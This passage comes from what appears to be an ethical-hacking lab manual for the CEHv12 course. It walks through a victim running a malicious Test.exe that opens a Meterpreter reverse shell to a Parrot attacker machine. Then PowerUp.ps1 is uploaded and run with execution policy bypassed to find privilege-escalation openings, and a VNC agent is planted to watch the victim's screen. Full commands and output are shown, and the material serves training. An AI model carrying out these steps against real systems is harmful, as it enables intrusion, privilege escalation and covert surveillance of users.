
17. Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.



18. The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.



19. The **Open File - Security Warning** window appears; click **Run**.



20. Leave the **Windows 11** machine running, so that the **Test.exe** file runs in the background and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

21. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit command-line interface (CLI) session:

```
[+] metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Use sessions -l to interact with the
last opened session

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter >
```

22. Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 11**.

Note: If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session setup:

```
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: Use sessions -1 to interact with the  
last opened session  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.1.13  
LHOST => 10.10.1.13  
msf6 exploit(multi/handler) > set LPORT 444  
LPORT => 444  
msf6 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 10.10.1.13:444  
[*] Sending stage (175174 bytes) to 10.10.1.11  
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400  
  
meterpreter > sysinfo  
Computer : WINDOWS11  
OS : Windows 10 (10.0 Build 22000).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter >
```

23. Now, type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.

Note: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.

```

msfconsole - Parrot Terminal
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter > sysinfo
Computer : WINDOWS11
OS        : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain      : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter >

```

24. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

```

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter > sysinfo
Computer : WINDOWS11
OS        : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain      : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 2944 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>

```

25. Type **powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.

Note: Ensure that you have added a space between two dots after **-Command ".[space]..**. For a better understanding refer to the screenshot after **step 25**.

26. A result appears, displaying **Check** and **AbuseFunction** as shown in the screenshot.

Note: Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

The screenshot shows a Kali Linux desktop environment with an msfconsole window titled "msfconsole - Parrot Terminal". In the terminal window, the following commands are run:

```

meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 6796 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllCheck
S"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

Check                               AbuseFunction
-----
User In Local Group with Admin Privileges
Modifiable Service Files
%PATH% .dll Hijacks
                                         Invoke-WScriptUACBypass -Command "..."
                                         Install-ServiceBinary -Name 'edgeupdate'
                                         Install-ServiceBinary -Name 'edgeupdate'
                                         Install-ServiceBinary -Name 'edgeupda...'
                                         Install-ServiceBinary -Name 'edgeupda...'
                                         Install-ServiceBinary -Name 'gupdate'
                                         Install-ServiceBinary -Name 'gupdate'
                                         Install-ServiceBinary -Name 'gupdatem'
                                         Install-ServiceBinary -Name 'gupdatem'
                                         Write-HijackDll -DllPath 'C:\Users\Ad...

```

The terminal window title is "msfconsole - Parrot Ter...". The status bar at the bottom shows "msfconsole - Parrot Ter..." and a progress bar.

27. Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.

28. Now, exploit VNC vulnerability to gain remote access to the **Windows 11** machine. To do so, type **run vnc** and press **Enter**.

msfconsole - Parrot Terminal

```
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

Check
AbuseFunction
-----
User In Local Group with Admin Privileges
Modifiable Service Files
%PATH% .dll Hijacks


Test.exe

C:\Users\Admin\Downloads>exit
exit
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.10.1.13 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\apWspLGlgvJv.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.10.1.13:4545...

```

msfconsole - Parrot Ter... [TightVNC: windows11]

29. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.



30. This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.

31. Close all open windows and document all the acquired information.


Task 5: Gain Access to a Remote System using Armitage

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, download files, communicate through a shared event log, and run bots to automate pen testing tasks.

